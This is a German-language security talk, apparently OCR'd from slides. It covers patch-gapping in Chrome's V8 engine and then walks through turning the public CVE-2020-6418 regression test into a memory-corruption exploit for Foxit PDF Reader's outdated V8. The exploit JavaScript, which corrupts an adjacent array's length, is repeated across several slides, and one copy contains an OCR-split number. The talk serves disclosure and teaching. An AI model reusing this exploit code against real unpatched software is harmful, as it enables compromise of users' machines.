```
> 0.1 + 0.2 === 0.3
< false
```

```
> Math.max() < Math.min()
< true
```

Your n-day is my 0-day

René Freingruber

```
> 1+1+10000000000000000
< 10000000000000002

> 1+1+10000000000000000+1+1
< 10000000000000004

> 100000000000000000+1+1+1+1
< 100000000000000000
```

Über mich

- Pentesting / Red Teaming: seit 9 Jahre
  - Seit 2 Jahren im Kapsch Red Team

- Privater Research: Sicherheit von Web-Browsern
  - Bachelor-Thesis 2015
    - Bypassing EMET 5.1 (+ Exploiting Firefox)
  - Master-Thesis 2020
    - Variation analysis of exploitable browser vulnerabilities

JavaScript

Maor Shwartz
@malltos92

Less than market price

Zerodium @Zerodium · Sep 14

We're (temporarily) doubling our bounty for Chrome chains (RCE+SBX) to $1,000,000.

Payouts for a standalone RCE or SBX #0day exploit increased to $400,000.

- [$1,000,000] Chrome RCE + SBX
- [$400,000] Chrome RCE only
- [$400,000] Chrome SBX only

zerodium.com/temporary.html

https://twitter.com/malltos92/status/1437986481168019457

Google Chrome

- Google setzt seit Jahren auf Fuzzing:
  - Chrome wird 24 Stunden / 7 Tage die Woche gefuzzed
  - Interne Fuzzer Entwicklung
  - Externe Forscher entwickeln Fuzzer
  - 2016: 5 000 CPU Cores[1]
  - 2017: 15 000 CPU Cores[2]
  - 2019: 25 000 CPU Cores[3]

[1] Guided in-process fuzzing of Chrome components, M. Moroz and K. Serebryany
[2] x41 Browser Security White Paper, M. Vervier, M. Orrù, B.-J. Wever and E. Sesterhenn
[3] Security 201 (Chrome University 2019),
https://www.youtube.com/watch?v=lv0lvJigrRw&feature=youtu.be&list=PLNYkxOF6rcICgS7eFJrGDhMBwWtdTgzpx&t=432

Google Chrome

- 2021: 100 000 CPU Cores bei Clusterfuzz

Richard Johnson
@richinseattle

For $1,000,000/mo you too can fuzz like Google!

Abhishek Arya @infernosec · Aug 21
Replying to @mdowd @justinschuh and 2 others
100k+ CPU cores, mostly n1-standard-1 vms

2:55 AM · Aug 22, 2021 · Twitter for iPhone

https://twitter.com/infernosec/status/1429091401069862915

„Google regularly 0-days itself, which is not great.”

Jordan Rabet, Blue Hat-IL 2018
https://youtu.be/sheeWKC6CuM?t=1746

CVE-2020-6418, Chromium issue 1053604

- CVE-2020-6418 Timeline:
  - Report: 18.02.2020
  - Fixed: 19.02.2020 (mit öffentlichen Regression Test)
    - https://chromium-review.googlesource.com/c/v8/v8/+/2062396
  - Behoben in Chrome: 24.02.2020
  - Exploit mit Blog-Post veröffentlicht: 24.02.2020
    - https://blog.exodusintel.com/2020/02/24/a-eulogy-for-patch-gapping-chrome/
  - Aktiv exploited von Juli 2017 bis Februar 2020

Google Chrome (Damals)

- Google veröffentlicht Regression Tests ...
  - 2018: Jordan Rabet erwähnt das Problem
  - CVE-2019-5825: **~43 Tage exploitbar**
    - Exodus: https://blog.exodusintel.com/2019/04/03/a-window-of-opportunity/
  - Chrome Issue 992914: **~25 Tage exploitbar**
    - Exodus: https://blog.exodusintel.com/2019/09/09/patch-gapping-chrome/
  - CVE-2020-6418: **~5 Tage exploitbar**
    - Exodus: https://blog.exodusintel.com/2020/02/24/a-eulogy-for-patch-gapping-chrome/
  - Pwn2Own 2021 (CVE-2021-21220)
    - 07.04.2021: Bug Report
      https://bugs.chromium.org/p/chromium/issues/detail?id=1196683
    - 12.04.2021: Fix im Code
    - 13.04.2021: Fix Released
    - 14.04.2021: Exploit + Blog verfügbar:
      http://noahblog.360.cn/chromium_v8_remote_code_execution_vulnerability_analysis/

Google Chrome (Heute)

- CVE-2021-21225 von Brendon Tiszka (@btiszka)
  - https://tiszka.com/blog/CVE_2021_21225.html
  - https://bugs.chromium.org/p/chromium/issues/detail?id=1195977#c24


Comment 24 by ishell@chromium.org on Wed, Apr 7, 2021, 9:21 PM GMT+2

Status: Fixed (was: Started)
Labels: M-90
NextAction: 2021-04-09

I'll follow the suggestion in #c14 and add the regression test once the fix reaches stable.

Google Chrome (Heute)

- Bug den ich reported habe: Crbug 1237730
  - https://bugs.chromium.org/p/chromium/issues/detail?id=1237730
  - https://chromium-review.googlesource.com/c/v8/v8/+/3110611



Foxit PDF Reader

- 2020: Mit Kollegen Exploits für bekannte v8 Schwachstellen selbst nachprogrammieren

- Wie schwer ist es, aus einem PoC (Regression Test) einen Exploit zu basteln?

➔„Aktuelle Programme“ als Challenge

➔ Foxit PDF Reader exploiten

V8 Version extrahieren


- 2020: Strings.exe und nach „libv8“ suchen:

```
630706  Cannot grow external assembler buffer
630707  7.7.299.6
630708   (candidate)
630709  %d.%d.%d.%d%s%s
630710  %d.%d.%d%s%s
630711  -candidate
630712  libv8-%d.%d.%d.%d%s%s.so
630713  libv8-%d.%d.%d%s%s.so
630714  topl
630715  trac
630716    me
630717   [0x
630718  (No
```

Veraltet und von 2019…

CVE-2020-6418, Chromium issue 1053604

- CVE-2020-6418 Timeline:
  - Report: 18.02.2020
  - Fixed: 19.02.2020 (mit öffentlichen Regression Test)
    - https://chromium-review.googlesource.com/c/v8/v8/+/2062396
  - Behoben in Chrome: 24.02.2020
  - Exploit mit Blog-Post veröffentlicht: 24.02.2020
    - https://blog.exodusintel.com/2020/02/24/a-eulogy-for-patch-gapping-chrome/
  - Aktiv exploited von Juli 2017 bis Februar 2020



… und anfällig für diese Schwachstelle!

Exploit ist öffentlich verfügbar!

```
01: ITERATIONS = 10000;
02: TRIGGER = false;
03: function opt(a, p) {
04:     return a.pop(Reflect.construct(function() {}, arguments, p));
05: }
06: let a;
07: let p = new Proxy(Object, {
08:     get: function() {
09:         if (TRIGGER) {
10:             a[2] = 1.1; // Change elements-kind to double values
11:         }
12:         return Object.prototype;
13:     }
14: });
15: for (let i = 0; i < ITERATIONS; i++) {
16:     let isLastIteration = i == ITERATIONS - 1;
17:     a = [0, 1, 2, 3, 4]; // Just store SMI values
18:     if (isLastIteration)
19:         TRIGGER = true;
20:     print(opt(a, p));
21: }
```

```
function opt(a, p) {
    return a.push(Reflect.construct(function() {},arguments,p)
                === Object.prototype? 0.2 : 156842065920.05);
}
let p = new Proxy(Object, {
    get: function() {
        if (TRIGGER) {
            if(otherArray.length != 5) { return Object.prototype; }
            a[0] = {};
            for(let i = 0; i < number_pops; i++) { a.pop(); }
            number_pops = number_pops + 1;
        }
        return Object.prototype;
    }
});
for (let i = 0; i < ITERATIONS; i++) {
    let enableTrigger = i > (ITERATIONS - 50);
    a = [0.1, ,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,, 1.1];
    otherArray = [1.1, 2.2, 3.3, 4.4, 5.5];
    if (enableTrigger) { TRIGGER = true; }
    opt(a, p);
}
```

```
function opt(a, p) {
    return a.push(Reflect.construct(function() {},arguments,p)
                === Object.prototype? 0.2 : 156842065920.05);
}
let p = new Proxy(Object, {
    get: function() {
        if (TRIGGER) {
            if(otherArray.length != 5) { return Object.prototype; }
            a[0] = {};
            for(let i = 0; i < number_pops; i++) { a.pop(); }
            number_pops = number_pops + 1;
        }
        return Object.prototype;
    }
});
for (let i = 0; i < ITERATIONS; i++) {
    let enableTrigger = i > (ITERATIONS - 50);
    a = [0.1, ,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,, 1.1];
    otherArray = [1.1, 2.2, 3.3, 4.4, 5.5];
    if (enableTrigger) { TRIGGER = true; }
    opt(a, p);
}
```

- **Push ➔ Schreibe in den Speicher**

```
function opt(a, p) {
    return a.push(Reflect.construct(function() {},arguments,p)
                    === Object.prototype? 0.2 : 156842065920.05);
}
let p = new Proxy(Object, {
    get: function() {
        if (TRIGGER) {
            if(otherArray.length != 5) { return Object.prototype; }
            a[0] = {};
            for(let i = 0; i < number_pops; i++) { a.pop(); }
            number_pops = number_pops + 1;
        }
        return Object.prototype;
    }
});
for (let i = 0; i < ITERATIONS; i++) {
    let enableTrigger = i > (ITERATIONS - 50);
    a = [0.1, ,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,, 1.1];
    otherArray = [1.1, 2.2, 3.3, 4.4, 5.5];
    if (enableTrigger) { TRIGGER = true; }
    opt(a, p);
}
```

- **Push → Schreibe in den Speicher**
- **Schreibe 156842065920.05**

```
function opt(a, p) {
    return a.push(Reflect.construct(function() {},arguments,p)
                === Object.prototype? 0.2 : 156842065920.05);
}
let p = new Proxy(Object, {
    get: function() {
        if (TRIGGER) {
            if(otherArray.length != 5) { return Object.prototype; }
            a[0] = {};
            for(let i = 0; i < number_pops; i++) { a.pop(); }
            number_pops = number_pops + 1;
        }
        return Object.prototype;
    }
});
for (let i = 0; i < ITERATIONS; i++) {
    let enableTrigger = i > (ITERATIONS - 50);
    a = [0.1, ,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,, 1.1];
    otherArray = [1.1, 2.2, 3.3, 4.4, 5.5];
    if (enableTrigger) { TRIGGER = true; }
    opt(a, p);
}
```


- **Push → Schreibe in den Speicher**
- **Schreibe 156842065920.05**
- **Wird abgespeichert als 0x4242424200000666**

```
function opt(a, p) {
    return a.push(Reflect.construct(function() {},arguments,p)
                === Object.prototype? 0.2 : 156842065920.05);
}
let p = new Proxy(Object, {
    get: function() {
        if (TRIGGER) {
            if(otherArray.length != 5) { return Object.prototype; }
            a[0] = {};
            for(let i = 0; i < number_pops; i++) { a.pop(); }
            number_pops = number_pops + 1;
        }
        return Object.prototype;
    }
});
for (let i = 0; i < ITERATIONS; i++) {
    let enableTrigger = i > (ITERATIONS - 50);
    a = [0.1, ,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,, 1.1];
    otherArray = [1.1, 2.2, 3.3, 4.4, 5.5];
    if (enableTrigger) { TRIGGER = true; }
    opt(a, p);
}
```

- **Push ➔ Schreibe in den Speicher**
- **Schreibe 156842065920.05**
- **Wird abgespeichert als 0x4242424200000666**
- **0x666 überschreibt die Länge (Kapazität) von otherArray**


```
function opt(a, p) {
    return a.push(Reflect.construct(function() {},arguments,p)
                === Object.prototype? 0.2 : 156842065920.05);
}
let p = new Proxy(Object, {
    get: function() {
        if (TRIGGER) {
            if(otherArray.length != 5) { return Object.prototype; }
            a[0] = {};
            for(let i = 0; i < number_pops; i++) { a.pop(); }
            number_pops = number_pops + 1;
        }
        return Object.prototype;
    }
});
for (let i = 0; i < ITERATIONS; i++) {
    let enableTrigger = i > (ITERATIONS - 50);
    a = [0.1, ,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,, 1.1];
    otherArray = [1.1, 2.2, 3.3, 4.4, 5.5];
    if (enableTrigger) { TRIGGER = true; }
    opt(a, p);
}
```

- **Das Array enthält nur Double Werte**




```
function opt(a, p) {
    return a.push(Reflect.construct(function() {},arguments,p)
                === Object.prototype? 0.2 : 156842065920.05);
}
let p = new Proxy(Object, {
    get: function() {
        if (TRIGGER) {
            if(otherArray.length != 5) { return Object.prototype; }
            a[0] = {};
            for(let i = 0; i < number_pops; i++) { a.pop(); }
            number_pops = number_pops + 1;
        }
        return Object.prototype;
    }
});
for (let i = 0; i < ITERATIONS; i++) {
    let enableTrigger = i > (ITERATIONS - 50);
    a = [0.1, ,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,, 1.1];
    otherArray = [1.1, 2.2, 3.3, 4.4, 5.5];
    if (enableTrigger) { TRIGGER = true; }
    opt(a, p);
}
```

- **Letzten Iterationen: Objekt wird in Array gespeichert → Andere interne Speicherung des Arrays**





```
function opt(a, p) {
    return a.push(Reflect.construct(function() {},arguments,p)
                === Object.prototype? 0.2 : 15684206592 0.05);
}
let p = new Proxy(Object, {
    get: function() {
        if (TRIGGER) {
            if(otherArray.length != 5) { return Object.prototype; }
            a[0] = {};
            for(let i = 0; i < number_pops; i++) { a.pop(); }
            number_pops = number_pops + 1;
        }
        return Object.prototype;
    }
});
for (let i = 0; i < ITERATIONS; i++) {
    let enableTrigger = i > (ITERATIONS - 50);
    a = [0.1, ,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,, 1.1];
    otherArray = [1.1, 2.2, 3.3, 4.4, 5.5];
    if (enableTrigger) { TRIGGER = true; }
    opt(a, p);
}
```

- OtherArray ist direkt hinter >a< im Speicher



```
function opt(a, p) {
    return a.push(Reflect.construct(function() {},arguments,p)
                        === Object.prototype? 0.2 : 156842065920.05);
}
let p = new Proxy(Object, {
    get: function() {
        if (TRIGGER) {
            if(otherArray.length != 5) { return Object.prototype; }
            a[0] = {};
            for(let i = 0; i < number_pops; i++) { a.pop(); }
            number_pops = number_pops + 1;
        }
        return Object.prototype;
    }
});
for (let i = 0; i < ITERATIONS; i++) {
    let enableTrigger = i > (ITERATIONS - 50);
    a = [0.1, ,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,, 1.1];
    otherArray = [1.1, 2.2, 3.3, 4.4, 5.5];
    if (enableTrigger) { TRIGGER = true; }
    opt(a, p);
}
```





Demo – Foxit Exploit 2020

Patch Möglichkeiten

1. JavaScript deaktivieren (ähnlich wie Macros in Word)

2. JavaScript Engine aktualisieren

3. Diesen einen speziellen Bug beheben
   - Nicht empfohlen

4. Etwas komplett anderes vom Exploit patchen, damit nur dieser eine Exploit nicht mehr funktioniert
   - Schon gar nicht empfohlen


Aktuelle v8 Version von Foxit

- 2020:

```
630707  7.7.299.6
630708   (candidate)
630709  %d.%d.%d.%d%s%s
630710  %d.%d.%d%s%s
630711  -candidate
630712  libv8-%d.%d.%d.%d%s%s.so
```

- 2021 IT-SECX:
  - 396 Tage nach dem „Patch“

```
726866  7.7.299.6
726867   (candidate)
726868  %d.%d.%d.%d%s%s
726869  %d.%d.%d%s%s
726870  -candidate
726871  libv8-%d.%d.%d.%d%s%s.so
726872  libv8-%d.%d.%d%s%s.so
726873  toplevel
```



Der Patch

